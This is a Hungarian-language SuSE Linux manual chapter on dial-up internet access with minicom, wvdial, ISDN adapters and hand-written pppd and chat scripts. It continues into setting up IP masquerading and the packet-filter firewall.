A minicom a következőképpen állítható be (de csak 'root' felhasználóként):

```
meggyfa:/ # minicom -s
```

A beállítások önmagukat magyarázzák.



A `(Ctrl) + (L)` nem működik *xterm* vagy *rxvt* alatt, de *kvt* és szöveges konzol alatt igen.


6.6 Csatlakozás az Internethez: PPP *wvdial*-al

A *wvdial* program nagyon hatékony eszköz az Internet Szolgáltatóhoz vagy *ISP*-hez való analóg PPP kapcsolódásra. Mióta ezek az Internet Szolgáltatók a PPP protokollban gyakran különböző beállításokat használnak, nagyon veszélyes megtalálni a megfelelő opciókat. A *wvdial* ezt lerövidíti intelligens algoritmusai segítségével.

A múltban az internet kapcsolathoz a linux számára szükséges volt meghatározni az Internet Szolgáltató névkiszolgálóját (DNS – Domain Name System). Ez már nem szükséges ha a *wvdial*-t használjuk; ez automatikusan felismeri a szolgáltató névkiszolgálóját, és gondoskodik róla, hogy ez az információ elérhető legyen.

6.6.1 A wvdial beállítása

A wvdial-t kényelmesen beállíthatjuk a YaST segítségével. Az erre vonatkozó menü a 'Rendszeradminisztráció'-ban (System Administration) található, a 'Hálózat konfigurálása' (Network configuration), 'PPP hálózat konfigurálása' (Configure a PPP network) alatt. A menü a 6.5 ábrán látható.



6.5 ábra: A Wvdial beállítása

Haladjunk az alábbiak szerint:

- Bizonyosodjunk meg arról, hogy modemünk már telepítve van a YaST-ban; persze ez már megtörténhetett a kezdő telepítésnél is, vagy most is megtehetjük (lásd a 3.6.1 fejezetben (103. oldal)).
- Válasszuk ki a 'Configure the current Profile' menüt.
- Gépeljük be a telefonszámot, felhasználói azonosítót és jelszót.
- Válasszuk az önműködő névkiszolgáló (Automatic DNS) beállítást. Ha ez nem működik, nekünk kell meghatároznunk a névkiszolgálót a YaST-ban a régi módon (lásd a 3.6.3 fejezetben (108. oldal)).
- Válasszuk ki a tárcsázási módot. Ez általában a tone üzemmód.
- Ha egy PBX-hez (private branch exchange) csatlakozunk, ki kell választanunk a 'Modem on PBX (no dialtone)' -t; ekkor a gép nem vár tárcsázási hangra.
- A betárcsázás módhoz rendesen válasszuk a 'PPP-direct-PAP/CHAP' menüt.
- Zárjuk be az almenüt.
- A szolgáltató beállítása után fel kell ismertetnünk a modemünket. Egyyszerűen válasszuk ki az 'Autodetect Modem' menüpontot.
- Ha ez működik, válasszuk ki a 'Run WvDial' -t. Egy ablakot fogunk látni különféle üzenetekkel.
- Ha látjuk az üzenetet, hogy a PPP folyamat elindult, elkezdhetjük használni az internetet.

- Hogy ellenőrizzük, valóban létrejött-e a kapcsolat, nyissunk egy másik terminálablakot (a *KDE*-ben: **(Alt) + (F2)**, majd: **xterm**). A megjelenő terminálablakban írjuk be a következőket:

```
meggyfa: # su
```

és adjuk meg a `'root'` jelszavát. Ezután írjuk be:

```
meggyfa: # tail -f /var/log/messages
```

Most láthatunk jónéhány rendszerüzenetet megjelenni. Ahogy meglátjuk a sorokat a `"Local IP:"` és a `"Remote IP:"`-vel - majd ezekután egy IP számmal - biztosak lehetünk benne, hogy az internet-kapcsolatunk fut.

- Az internet-elérés véget ér a **(Ctrl) + (C)** leütésével.
- Ha mindez működik, egyszerűen a parancssorba begépelve a *wvdial*-t, indítható az internet csatlakozás és bontható a **(Ctrl) + (C)**-vel. Ha ezt átlagos felhasználóként is meg akarjuk tenni, (nem csak `'root'`-ként, akkor a kívánt felhasználót fel kell venni az `'uucp'` és a `'dialout'` csoportba (lásd a 3.6.8 fejezetben (114. oldal)).
- A beállításokat később a *YaST* használata nélkül, a *wvdial.lxdialog*, vagy grafikus felületen a *wvdial.tcl* parancsok használatával módosíthatjuk, természetesen kizárólag `'root'` felhasználóként.

A *wvdial* dokumentációja a `/usr/share/doc/packages/wvdial` könyvtárban található.

Wvdial átlagos felhasználók számára, a biztonság

Ha a `'root'`-on kívül átlagos felhasználók számára is lehetővé kívánjuk tenni PPP kapcsolatok létesítését, használjuk a *YaST*-ot, és vegyük fel a kívánt felhasználót az `'uucp'` és `'dialout'` csoportokba; lásd a 3.6.8 fejezetben (114. oldal).

E felhasználók számára biztosítanunk kell a `/etc/wvdial.conf` fájl elérését, amely rendesen tartalmazza az Internet elérés felhasználói nevét és jelszavát. A biztonság növelése érdekében a jelszavakat egy védett fájlba vihetjük át:

1. Lépjünk be a `/etc/ppp` könyvtárba és `'root'`-ként hozzuk létre a *wvpw* fájl 600-as hozzáférési jogosultsággal:

```
meggyfa: # cd /etc/ppp
```

```
meggyfa:/etc/ppp # touch wvpw
```

```
meggyfa:/etc/ppp # chmod 600 wvpw
```

2. Nyissuk meg a fájlt egy szerkesztővel és csak a jelszót gépeljük be, majd mentjük el a fájlt.
3. Ellenőrizzük a *wvpw* fájl jogosultságait, hogy helyesen állítottuk-e be;

```
meggyfa:/etc/ppp # ls -l wvpw
```

megerősítést kell adnunk ehhez; lásd a 6.6.1 képernyőlistát.

4. Ismételjük meg a beállítást a 6.6.1 leírtak alapján; jelszóként, mindazonáltal írjuk be a `@/etc/ppp/wvpw`-t (az `"at"` szimbólum helyesen szerepel az elején). Ez arról tájékoztatja a *wvdial*-t, hogy a jelszót ebből a fájlból olvassa ki.

```
-rw-----  1 root  root      7 Jan 18 17:20 wvpw
```

6.6.1 képernyőlista: Az **ls -l wvpw** parancs kimenete

A modem mindig hangosan sípol

Ha a modemünk a kapcsolódás során túlzottan hangos, szűrjük be a `/etc/wvdial.conf` fájlba a következő sort:

```
Init3 = ATM0
```

Ez a parancs kikapcsolja a modem hagszóróját.

6.6.2 Különböző szolgáltatók használata a *wvdial*-al

A *wvdial* tetszőleges számú paramétert képes kezelni. Ennek megtételéhez a `/etc/wvdial.conf` fájl `Dialer Default` része után még kiegészítő részek helyezhetők el. Mikor a **wvdial** egy extra paraméterrel indul, az adatokat először a "default" részből olvassa ki. Azok az adatok, amelyek a kiegészítő részben ismét szerepelnek, felülírják az előző értékeket.

Itt egy kis példa a T-Online, Call-by-Call-Provider-re és Arcor-ra vonatkozóan (lásd a 6.6.1 fájllistát. Ebben a YaST beállítás már létrejött. A fájl kézilleg a 6.6.2 fájllistában lévő sorokkal egészült ki.

```
[Dialer Defaults]
Modem = /dev/ttyS0
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATM0
Compuserve = 0
Tonline = 1
Dial Command = ATX3DT
Baud = 115200
Auto DNS = 1
Stupid Mode = 0
New PPPD = 1

Phone =0,0191011
Username = ????????
Password = ???????
```

6.6.1 fájllista: `/etc/wvdial.conf`: általános rész

Ha a *wvdial*-t paraméterek nélkül hívjuk meg, a kapcsolat a T-Online-nal jön létre. Ha a **wvdial arcor**-t begépeljük, a kapcsolat az arcor szekció adataival épül ki. Vessünk egy pillantást a `'man wvdial'` parancssal elérhető kézikönyvlapra.

```
[Dialer arcor]
Phone =      010700192070
Username =   arcor
Password =   internet
```

6.6.2 fájllista: `/etc/wvdial.conf`: hozzáfűzött rész

6.6.3 ISDN Terminál Adapter

Ezek az eszközök ISDN kapcsolatot tesznek lehetővé. Ellentétben egy általános ISDN adapterrel, a számítógép és az adapter soros kábelén keresztül kapcsolódik.



Egy ISDN-TA-t (= terminál adapter, vagy telefon adapter) ne tévesszünk össze egy PBX eszköz és beépített ISDN kártya kombinációjával. Bár ezek soros porton keresztül kapcsolódnak, védett protokollt használnak a soros porton keresztül, ami miatt nem használhatók linux alatt. Egy csatolt CAPI meghajtó telepítése szükséges PC-nkre, de ez linuxra jelenleg nem elérhető a gyártóktól. Ez a következő eszközökre vonatkozik:

- *Eumex 404 PC*
- *Eumex 322 PCi*
- *AVM Fritz!XPCDr.*
- *Neuhaus Triccy Data LCR*

Habár az adapterek egyszerűen egy analóg modemet szimulálnak, ezek az adapterek különleges tulajdonságokkal rendelkeznek; pl.:

- különleges parancsra van szükségük a point-to-point csatlakozáshoz és
- alapértelmezésben ezek kiterjesztett CONNECT üzeneteket adnak.

Emiatt a modem beállítását be kell szabályozni:

1. Ne használjunk automatikus modem felismerést, mint amelyet rendszeren a YaST nyújt.
2. A YaST-ban a 'Rendszeradminisztrálás'-menüben válasszuk ki a 'Hálózat beállítása'-t, ebben a → 'PPP hálózat beállítása' → 'Szolgáltató beállítása' → 'Szakértői menü' (ISDN, Init Strings, Port and Speed) → (Standard analog modem/non-ISDN) Modem type (analog Modem/ISDN)-t.
3. Állítsuk be a modem portot a 'Szakértői menü'-ben; lásd a 6.6.1 fejezetben (189. oldal).
4. Jelentkezzünk be 'root'-ként.
5. Hozzuk létre a `/etc/wvdial.conf`-ot kézzel; ez a fájl rendszeren automatikusan jön létre. A fájl tartalmának megegyezőnek kell lennie a 6.6.3 fájllistával.

A `<special entry1>` és `<special entry2>` számára - az eszköz számára megfelelően - be kell írni a következő értékeket:

```
[Dialer Defaults]
Modem = /dev/modem
Baud = 115200
Init1 = <special entry1>
Init2 = <special entry2>
; Phone =
; Username =
; Password =
```

6.6.3 fájllista: `/etc/wvdial.conf`: Terminál adapter

Vendor ELSA: ELSA MicroLink ISDN/TLpro and ISDN/TLV.34:

```
Init1 = AT&F\ N10%P1
Init2 = AT\ V0
```

Vendor ELSA: ELSA TanGo 1000 and ELSA TanGo 2000:

```
Init1 = AT&F$IBP=HDLCP
Init2 does not apply
```

Vendor Zyxel: összes modell:

```
Init1 = AT&FB40
Init2 = ATX0
```

Vendor Hagenuk: Speed/Viper Dragon:

```
Init1 = ATZ
Init2 = AT&FB8X0
```

Más gyártók: Utána kell nézni az "initstring"-nek, melyet a gyártó az adapter leírásában határozott meg. Néha Unix vagy Linux szkriptek is találhatóak, ahonnan ez a sztring kiolvasható. Vagy utánanézhethetünk, mely initstring-et használja az adapter, ha más rendszerből tárcsáz ki, pl.: MS-Windows-ból.

Minden más beállítási lépés végrehajtható a kézikönyvben leírtak alapján.

6.6.4 PCI modemek beállítása

A soros portok IRQ és IO címei linuxban alapértelmezésben az ISA kártyák által használt értékekre vannak beállítva. Ezek a beállítások a legtöbb PC-ben szabványosnak tekinthetők, ami biztosítja azt, hogy nem lesz erőforrás ütközés. A PCI eszközök számára a boot során a BIOS jelöli ki az erőforrásokat, és ez nem szükségszerűen a hagyományos értékeket jelenti, ha a BIOS egyedül marad a döntésben.

Következésképpen járjunk el, amikor beállítjuk a *wvdial*-t:

1. A **scanpci -v** paranccsal tisztázzuk, mik a jelenlegi értékek, amiket a BIOS a soros porthoz rendelt. A megszakításra (IRQ) és IO címekre (IO port) van szükségünk.

2. Állítsuk be modemünket a YaST 'Rendszeradminisztráció' / 'Hardver integrálása a rendszerbe' / 'Modem konfigurálása' menüin keresztül.

Mikor ezt tesszük, legyünk figyelemmel a lehetséges soros egérre és más soros portokra; kétség esetén válasszuk a /dev/ttyS2-t, hogy elkerüljünk minden ütközést kiegészítően beillesztett, szabványos interfész kártyákkal.

3. A **setserial** parancs a soros port cseréjére használható. Ha a modemünk például elfoglalja az 5-ös IRQ-t és a 0x220-as IO címet, de a kernel a 4-s IRQ-t és 0x02f8 címet várja, orvosolhatjuk ezt a következő paranccsal:

```
meggyfa: # setserial /dev/ttyS2 irq 5 port 0x220
```

E parancs végrehajtására most már minden rendszerindulásnál szükség lesz. Ennek megtételére tegyünk egy bejegyzést a /sbin/init.d/boot.local fájlba – vagy hozzátehetjük a /sbin/init.d/serial-hoz, a start részbe:

```
run_setserial /dev/ttyS2 irq 5 port 0x220
```

További információt a setserialról a 'man setserial'-ban találhatunk.

4. A port beállításának ellenőrzéseként írjuk be a **wvdialconf /dev/null** utasítást. Ezután minden ttySx port ellenőrződik, és a modem felismerődhet.

Tanács: Egy lehetséges alternatívája a setserial-nak az, hogy a BIOS-ban cseréljük meg az IRQ beállításokat. Ez csak akkor lehetséges, ha ezt a BIOS támogatja, és az IO címeket nem kell megcserélni.

Hogy ezt megtegyük, tudnunk kell, melyik PCI foglalatban helyezkedik el az interfész kártyánk. Néhány BIOS setup programjában van egy almenü, amelyben a PCI portok beállításai vannak meghatározva. Itt egy meghatározott megszakítást (IRQ-t) rendelhetünk minden egyes foglalathoz. Ez a legtöbb esetben IRQ3 vagy IRQ4 lesz. A legközelebbi rendszerindulásnál az újonnan beállított értékek lépnek érvénybe.

6.6.5 Kézi PPP beállítás haladóknak

Ha az Internet kapcsolat wvdial-lal bármi okból nem működik, beállíthatjuk a PPP-t kézzel is. Ha van választási lehetőség, mindazonáltal, még mindig a wvdial-t javasoljuk.



Néhány példa beállítási szkript az inetcfg csomagban van, és a ppp_nt és a toppp, doc-ban is.

Megjegyzések a T-Online-nal kapcsolatban

A T-Online bejelentkezési név "user name" tartalmazza

- a kapcsolódási ID-t (12 számjegy), amelyet követ a
- a T-Online száma (12 számjegy) és a
- felhasználói szám (4 számjegy)

Így összesen a bejelentkezési név 28 számjegyből áll.

Régi kapcsolatokban a T-Online szám nem szerepel az elérési adatokban. Ehelyett egy tárcsázási előtag hozzáadása szükséges a telefonszámhoz. Ha a telefonszám rövidebb 12 jegynél, akkor adjuk a végéhez a # jelet. Más nyilvánvalóan nem működik. Egy példa:

Név: 01234567890123456789012#0001

Jelszó: egy rendes T-Online jelszó

Itt egy lista a T-Online kiszolgálókról, a Támogatási Adatbázisunkból. Szükség van ezekre a kiszolgálókra a böngészőnkhez és más eszközökhöz.

Névkiszolgáló:	dns00.btx.dtag.de	194.25.2.129
SMTP kiszolgáló:	mailto.btx.dtag.de	elküldi a leveleket
POP kiszolgáló:	pop.btx.dtag.de	ezen keresztül fogadjuk a leveleket "popclient"
NNTP kiszolgáló:	news.btx.dtag.de	News kiszolgáló

Ha szükséges vagy lehetséges megadhatjuk a proxy helyeket is:

FTP proxy:	ftp-proxy.btx.dtag.de	FTP proxy
HTTP proxy:	www-proxy.btx.dtag.de	WWW proxy
Wais proxy:	wais-proxy.btx.dtag.de	Wais proxy
Gopher proxy:	gopher-proxy.btx.dtag.de	Gopher proxy

Csatlakozás létrehozása

A PPP csatlakozás létrehozása két lépésből áll.

- Először kapcsolat létesül a két modem között. Ezt a részt a *chat* biztosítja.
- Mikor a kapcsolat kiépült és fut, a *chat* elintézi a kiszolgálóhoz való bejelentkezési folyamatot, és azután átadja az irányítást a PPP démonnak. A démon ezután inicializálja a PPP protokollt.

Az *inetcfg* telepítése után megtaláljuk a *ppp-up* szkriptet a `/usr/share/doc/packages/inetcfg`-ban. Másoljuk ezt a szkriptet a `/etc/ppp`-be és alakítsuk át igényeink szerint.

A *ppp-up* szkript valósítja meg ezután a PPP kapcsolatot:

Először a kliens és a kiszolgáló IP címei állítódnak be. Ha 0.0.0.0-t adunk meg a kliens számára, és a kiszolgáló címe üres, akkor a *pppd* mindkettőt a kiszolgálótól szerzi meg. Ha a címek állandóak vagy dinamikus cím kiosztás amit szeretnénk, írjuk be a megfelelő számokat.

Ezután az eszköz kerül meghatározásra, melyhez a modem csatlakozik. A jelzések (flag-ek) tudatják a *pppd*-vel, hogy a modemet 38.400 bps-al működtesse, és a PPP kapcsolatot írja be a kernel útvonalválasztó táblájába, mint alapértelmezett útvonalat. A *pppd*-nek sok más opciója és jelzése (flag) van. Részletes leírás a `'man 8 pppd'`-ben és a PPP HOGYAN-ban van. A mi példánk mindazonáltal a legtöbb esetben működhet.

A *chat* ezután átveszi a modemkapcsolat kiépítésének folyamatát.

A `/etc/ppp/ppp.chat` szkript meghatározza, hogy ez hogyan történjen:

```
#!/bin/sh
#
# /etc/ppp/ppp-up
#
# Establishing a PPP-connection
#

localip=0.0.0.0
remoteip=
device=/dev/modem
pppflags='38400 modem debug defaultroute'
/usr/sbin/pppd lock connect

    '/usr/sbin/chat -v -f /etc/ppp/ppp.chat'

$device $pppflags $localip:$remoteip
```

6.6.4 fájllista: /etc/ppp/ppp-up

```
TIMEOUT 30
ABORT 'NO CARRIER'
ABORT BUSY
ABORT 'NO DIALTONE'
ABORT ERROR
''' +++ATZ
OK ATDT49911123456
CONNECT '''
ogin:--ogin: <pppplogin>
word: <pppppassword>
```

6.6.5 fájllista: /etc/ppp/ppp.chat

Az **ABORT** sorok határozzák meg, mit válaszoljon a modem sikertelen kapcsolódás esetén. A **+++ATZ** sorral inicializálódik a modem. A **ATDT<49911123456>** sorral tárcsázza a kiszolgálót.

Ha a **CONNECT** sztringet fogadja a modem, a bejelentkezési folyamat megkezdődhet. Először a felhasználói név és a jelszó jut el a kiszolgálóhoz. További információ a *chat*-ről a 'man 8 chat'-ban található.

Ha mindkét fájlt megfelelően konfiguráltuk és az attribútumaik is jól be vannak állítva, ezután a kapcsolat létesítéséhez csupán futtatnunk kell a *ppp-up* szkriptet.



Ha a *ppp-up* a /etc/ppp/ppp-up-ban telepítve van, ahogyan ebben a fejezetben leírtuk, nem lesz benne a PATH-ban; éppen ezért meg kell határoznunk a teljes elérési utat:

```
meggyfa:/root # /etc/ppp/ppp-up
```

Előrelátóan futtathatóvá kell tennünk a fájlt ('x' végrehajtási joggal):

```
meggyfa:/root # chmod 755 /etc/ppp/ppp-up
```

A kapcsolat megszűnik a PPP démon leállításával. Ez például a `/etc/ppp/ppp-down` szkripttel megtehető:

```
#!/bin/sh
#
# /etc/ppp/ppp-down
#
# Terminating PPP-connection
#

kill `cat /var/run/ppp0.pid`
```

6.6.6 fájllista: `/etc/ppp/ppp-down`

Bizonyosodjunk meg róla, hogy nem felejtkeztünk el a `␣` karakterről. Ez parancs helyettesítőként ismert, ami azt jelenti, a `cat /var/run/ppp0.pid` melyik kimenete adandó át a `kill` program számára.

A chat szkript testreszabása

Természetesen a `/etc/ppp/ppp.chat` szkriptnek szüksége van arra, hogy az egyedi részletekhez igazítsuk. A felhasználói néven és jelszón kívül az egész bejelentkezési folyamat eltérő lehet. Néhány nagyon ritka esetben szükség lehet rá, hogy a másik oldalon is elindítsuk a ppp protokollt (pl. *ppp default*-tal). Mindezek nem általános érvényűek.

Kivéve különleges azonosítási folyamatot használva, mint amilyen a PAP vagy CHAP, a bejelentkezési folyamat hasonló egy általános terminál bejelentkezéshez, kivéve, hogy ezt automatikusan végrehajtja a szkript, ahelyett, hogy ezt kézzel tennénk meg.

Ennek elérésére a következőket tehetjük:

- Gondosan tanulmányozzuk át a szolgáltatónk információit, és kérdezzük meg, létezik-e már egy szkript az igényeinkhez igazítva. Ha igen, minket is nagyon érdekelne, mivel ezeket a szkripteket mi is gyűjtjük a disztribúciónk számára. Az eddig összegyűjtött szkriptjeink közvetlenül megtekinthetők a Támogatási Adatbázisunkban:

<http://sdb.suse.de/sdb/en/html>

- Kérjük legyen kéznél papír és ceruza!
- Indítsuk el az egyik terminálprogramot (pl. a *minicom*-ot), és jelentkezünk be kézzel. Jegyezzük fel *pontosan* mit küldünk el a szolgáltatónk-nak, milyen sorrendben, és a mi oldalunkról milyen bemenet szükséges-e. A minicom-ban ez a `(Ctrl-A)(L)`-el érhető el.
- Folytassuk a teendőnket addig, amíg a távoli állomás ppp módba vált, amely rendszeren a következő üzenettel történik: "ppp-protocol started".
- A folyamatban lévő kapcsolat már befejezhető, a vonal bontható (minicom: `(Ctrl-A)(H)`).

6. Kapcsolódás a világhoz — és aztán hogyan tovább?

- A terminálprogramból kiléphetünk (Minicom **Ctrl-A X**).
- Ezt a protokollt használva most már igény szerint átalakíthatjuk a chat szkriptet.

Néhány további magyarázat a *chat*-re vonatkozóan:

Először a *chat* inicializálódik

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
```



A **TIMEOUT** függ a kapcsolat létrehozásának idejétől, és néhány esetben szükséges (pl. 60-ra) növelnünk.

Az **ABORT** parancs meghatározza milyen a modemről érkező válaszok állítják le a szkriptet.

A következő sorok majdnem mindig a következő szintaxishoz hasonlítanak: Az első paraméter (az első üres szóköz) meghatározza, hogy a modem mely üzenetre várjon. Ha ez a sztring eljut a modemhez, a sor hátralevő része végre fog hajtódni.

```
" " +++ATZ
```

Itt nincs várt sztring, a modem azonnal inicializálódik. Ez függ a modem típusától és a benne tárolt jellemzőktől. Rendesen az **ATZ** profile 0 töltődik be (mikor bekapcsoljuk). Lehet, hogy itt kell néhány változtatást eszközölnünk. A legjobb, ha ezt a sztringet összehasonlítjuk már működő terminálprogramokkal (pl. létező DOS-os vagy windows alatti szoftverekkel).



Ha modemünk nem azt teszi amit mi akarunk, az lehet attól is, hogy modemünk rosszul van beállítva (egy **ATZ** parancs nem használ). Üssünk egy **AT&F**-et (a minicom-ból például), ami a gyári beállítások szerinti alap-helyzetbe hozza a modemet.

Most már tárcsázhatunk és elindíthatjuk a bejelentkezési folyamatot, pl.:

```
OK ATDTtelefonszám
CONNECT " "
ogin:--ogin: felhasználói_név
word: jelszó
```

Nyilvánvalóan a **telefonszam**-ot, **felhasznaloi nev**-et és a **jelszo**-t a saját értékeinkkel kell helyettesíteni.

Vigyázzunk, hogy itt csak **word** szerepeljen, mert a távoli állomás küldhet **Password**, **password** vagy csak **word** kifejezést is.

A

```
ogin:--ogin:
```

értéknek szükségszerűen eléggé rugalmasnak kell lennie, mivel visszatér erre a sorra ha az (**ogin**)-t nem találja, és várja az **ogin**-t újra.

További információk és példák a 'man 8 chat'-ban találhatók.

Itt biztató megjegyzést találunk:

“ A jelenlegi gyakorlatban egyszerű szkriptek a gyakoriak. ”

A szkript nem tartalmazhat üres sorokat, üres szóközöket a sor kezdetén, vagy megjegyzéseket!



Most teszteljük a kapcsolatot a `/etc/ppp/ppp-up` paranccsal. Az esetleges hibaüzenet nem látszik a képernyőn, hanem a `/var/log/messages` fájlba kerül. Hasznos, ha egy második terminált is futtatunk, ahová beírhatjuk a `tail -f /var/log/messages` parancsot, így azonnal láthatjuk, ha valamilyen fontos üzenet van.

6.7 Masquerading (álcázás) és tűzfalak barátok és "barátok"

Fordította: Ifj. Olajos Imre

A SuSE Linux felhasználóinak nagy része arra használja számítógépét, hogy modemmel csatlakozzon az Internethez, avagy egy routerrel egy bérelt vonalhoz. Ezekben az esetekben a helyi hálózat gépei gyakran privát IP címeket használnak, amellyekkel így nem lehet elérni az Internetet. Ahhoz, hogy a belső hálózat is el tudja érni az Internetet, ún. "álcázásra, (Masquerading)"-re van szükség. Használatához először telepítsük fel a `firewals` csomagot a `sec` készletből. Ez a csomag tartalmazza az álcázáshoz és a tűzfalhoz szükséges szkriptet.

Mind a kettőt az `/etc/rc.config.d/firewall.rc.config` fájlban keresztül tudjuk beállítani. Ésszerű az álcázással együtt egy tűzfalat is beállítani, hogy rendszerünk jobban legyen védve a külső támadásoktól. Ajánljuk ehhez elolvasni a `/usr/share/doc/packages/firewals`-ban található dokumentációt.

Semmi garancia nincs arra, hogy az itt leírt eljárások működnek és nem okoznak galibát! Ha a rendszerbe annak ellenére sikerül betörnie egy rosszindulatú buherátornak, hogy a felhasználó pontosan követte az utasításokat, ne a szerzőt okoljuk érte! Többre értékelnénk, ha ehelyett az így nyert tapasztalok részletes leírását velünk is megosztanák a következő címen: feedback@suse.de!



6.7.1 Az álcázás (masquerading) alapjai

Két különböző hálózati egységre van szükség az álcázáshoz. Legalább az egyik ezek közül egy olyan Ethernet kártya kell, hogy legyen, amelyre a belső hálózat van kötve. Ennek a hálózatnak az erre a célra fenntartott hálózati címeket kell használnia, amely lehet például a következő címtartomány: `192.168.0.0 - 192.168.255.255`. A beállítási példánkban feltételezzük, hogy a router (amelyet itt fogunk beállítani) a `192.168.0.1` címre van beállítva a belső hálózathoz kötött hálózati kártyához. A belső hálózat számítógépei így a következő IP címeken érhetőek el: `192.168.0.2`, `192.168.0.3`, stb.

A külső hálózati eszköz lehet például egy ISDN kártya, amellyel az Internetet is el lehet érni, vagy egy bérelt vonal, amely egy Ethernet hálózati kártyához van csatlakoztatva - az alábbi példánkban ez utóbbi meglétét feltételezzük. A továbbiakban elmagyarázzuk, hogyan kell beállítani.

6.7.2 A tűzfal alapjai

Ha pontosak akarunk lenni, ez a csomag nem egy "tűzfal", hanem egy "csomagszűrő" tartalmaz. Egy csomagszűrő nem engedi hozzáférni az illetéktelen felhasználót a hálózat azon IP címeihez és portjaihoz, amelyek elérése nincs kifejezetten engedélyezve.

Azonban ha a számítógépünket webkiszolgálóként is akarjuk használni, és a 80-as port használatához engedélyt adunk - amit meg kell adni, hiszen enélkül a webkiszolgáló nem érhető el külső gépekről -, akkor a számítógépünk nem lesz többé védett az ezen a porton keresztül jövő támadásoktól. Ez a csomagszűrő tűzfal nem tud, és nem is akar egy alkalmazások szintjén védekező tűzfal helyettesíteni. Egy olyan tűzfal telepítését bízunk szakemberre. Viszont saját megnyugtatóságunk érdekében jobb, ha használjuk a csomagszűrő tűzfalat házi számítógépünkön.

6.7.3 Az álcázás és a tűzfal beállítása

A SuSE tűzfal dokumentációja a `/usr/share/doc/packages/firewall` helyen található meg. Elméleti alapjait a 18.1 fejezetben (477. oldal) tárgyalja.

Az egész beállítás az `/etc/rc.config.d/firewall.rc.config` fájlban történik angol nyelven. A következőkben lépésről-lépésre megmutatjuk, hogyan kell beállítani a tűzfalat. Minden egyes lépéshez oda van írva, hogy az adott lépés az álcázásra avagy a tűzfalra vonatkozik-e. A beállítási fájlban a DMZ ("Demilitarized Zone", "demilitarizált zóna") is megemlítsre kerül, de mi erről nem fogunk részletesen szólni.

Ha kizárólag csak álcázásra van szükségünk, akkor csak azokat a sorokat töltjük ki, amelyekhez oda van írva, hogy *Masquerading*.

- **FW_START** (Tűzfal, álcázás): Ha értéke *yes*, akkor ez a szkript elindul. Így lehet ki-be kapcsolni a tűzfalat és/vagy az álcázást.
- **FW_DEV_WORLD** (Tűzfal, álcázás): pl. *eth0*. Ez annak az eszköznek a neve, amely az Internetre csatlakozik. Például az ISDN esetében értéke *ippp0*.
- **FW_DEV_INT** (Tűzfal, álcázás): Annak az eszköznek a neve, amely a belső, "privát" hálózatra van csatlakoztatva. Ha nincs ilyen belső hálózat (mert pld. a tűzfal csak ezt az egy számítógépet védi), akkor hagyjuk üresen.
- **FW_ROUTE** (Tűzfal, álcázás): Ha be akarjuk kapcsolni az álcázást, legyen ennek az értéke *yes*. Egy álcázás nélküli tűzfal esetében csak akkor kapcsoljuk ezt be, ha el akarjuk érni a belső hálózatot. Ez csak akkor fog működni, ha a belső hálózat számítógépeinek is hivatalosan kiadott IP címei vannak. Normális esetben *ne* adjunk elérési engedélyt a külső felhasználóknak a belső gépekre. Ha ezen változó értéke *yes*, mert be

akarjuk kapcsolni az álcázást, akkor a belső számítógépek továbbra sem láthatóak kívülről, mert ezeknek a gépeknek privát hálózati címei vannak (pl. 192.168.x.x), és így nem érhetőek el az Internetről.

- **FW_MASQUERADE** (Álcázás): Ha be akarjuk kapcsolni az álcázást, akkor ennek értéke legyen *yes*. De biztonságosabb, ha a belső hálózat gépei egy ún. proxy kiszolgálón keresztül érik el az Internetet.
- **FW_MASQ_NETS** (Álcázás): Azon számítógépek címe, amelyekre be akarjuk kapcsolni az álcázást. Az egyes gépek címait szóközzel válasszuk el egymástól. – Például:

```
FW_MASQ_NETS="192.168.0.0/24 192.168.10.1"
```

- **FW_PROTECT_FROM_INTERNAL** (Tűzfal): Ha ennek értéke *yes*, akkor a tűzfal a belső hálózat gépeiről jövő támadásoktól is védeni fog. Ezen esetben külön meg kell határozni azon szolgáltatásokat, amelyeket a belső hálózat használhat. Lásd még **FW_SERVICES_INTERNAL_TCP** és **FW_SERVICES_INTERNAL_UDP**.
- **FW_AUTOPROTECT_GLOBAL_SERVICES** (Tűzfal): Normális esetben az értékét hagyjuk *yes*-nek.
- **FW_SERVICES_EXTERNAL_TCP** (Tűzfal): Itt lehet megadni azon szolgáltatások nevét, amelyek eléréséhez engedélyt adunk. Például: "www smtp ftp domain 443". Ha számítógépünket otthon használjuk, és nem akarunk vele hálózati szolgáltatásokat nyújtani, akkor a változó értékét hagyjuk üresen.
- **FW_SERVICES_EXTERNAL_UDP** (Tűzfal): Ha nem üzemeltetünk egy olyan névkiszolgálót, amelyet külső gépeknek is el kell érni, akkor ezt hagyjuk üresen. Ha mégis, akkor itt lehet megadni a szükséges portok számait.
- **FW_SERVICES_INTERNAL_TCP** (Tűzfal): Lásd a **FW_SERVICES_EXTERNAL_TCP** változó magyarázatát, azzal a különbséggel, hogy itt a belső hálózat hozzáférési engedélyét határozzuk meg.
- **FW_SERVICES_INTERNAL_UDP** (Tűzfal): Lásd fentebb.
- **FW_TRUSTED_NETS** (Tűzfal): Itt adhatjuk meg azon számítógépek címait, amelyekben *nagyon* megbízunk ("Trusted Hosts", megbízható gazdagépek). De ezeket a gépeket is meg kell védeni a külső behatolóktól! Például:
"172.20.0.0/16 172.20.1.1" - ez azt jelenti, hogy a 172.20.1.1 IP címmel rendelkező gép, ill. mindazon gépek, melyeknek IP címe 172.20.x.x-szel kezdődik, gond nélkül áthatolhatnak a tűzfalon.
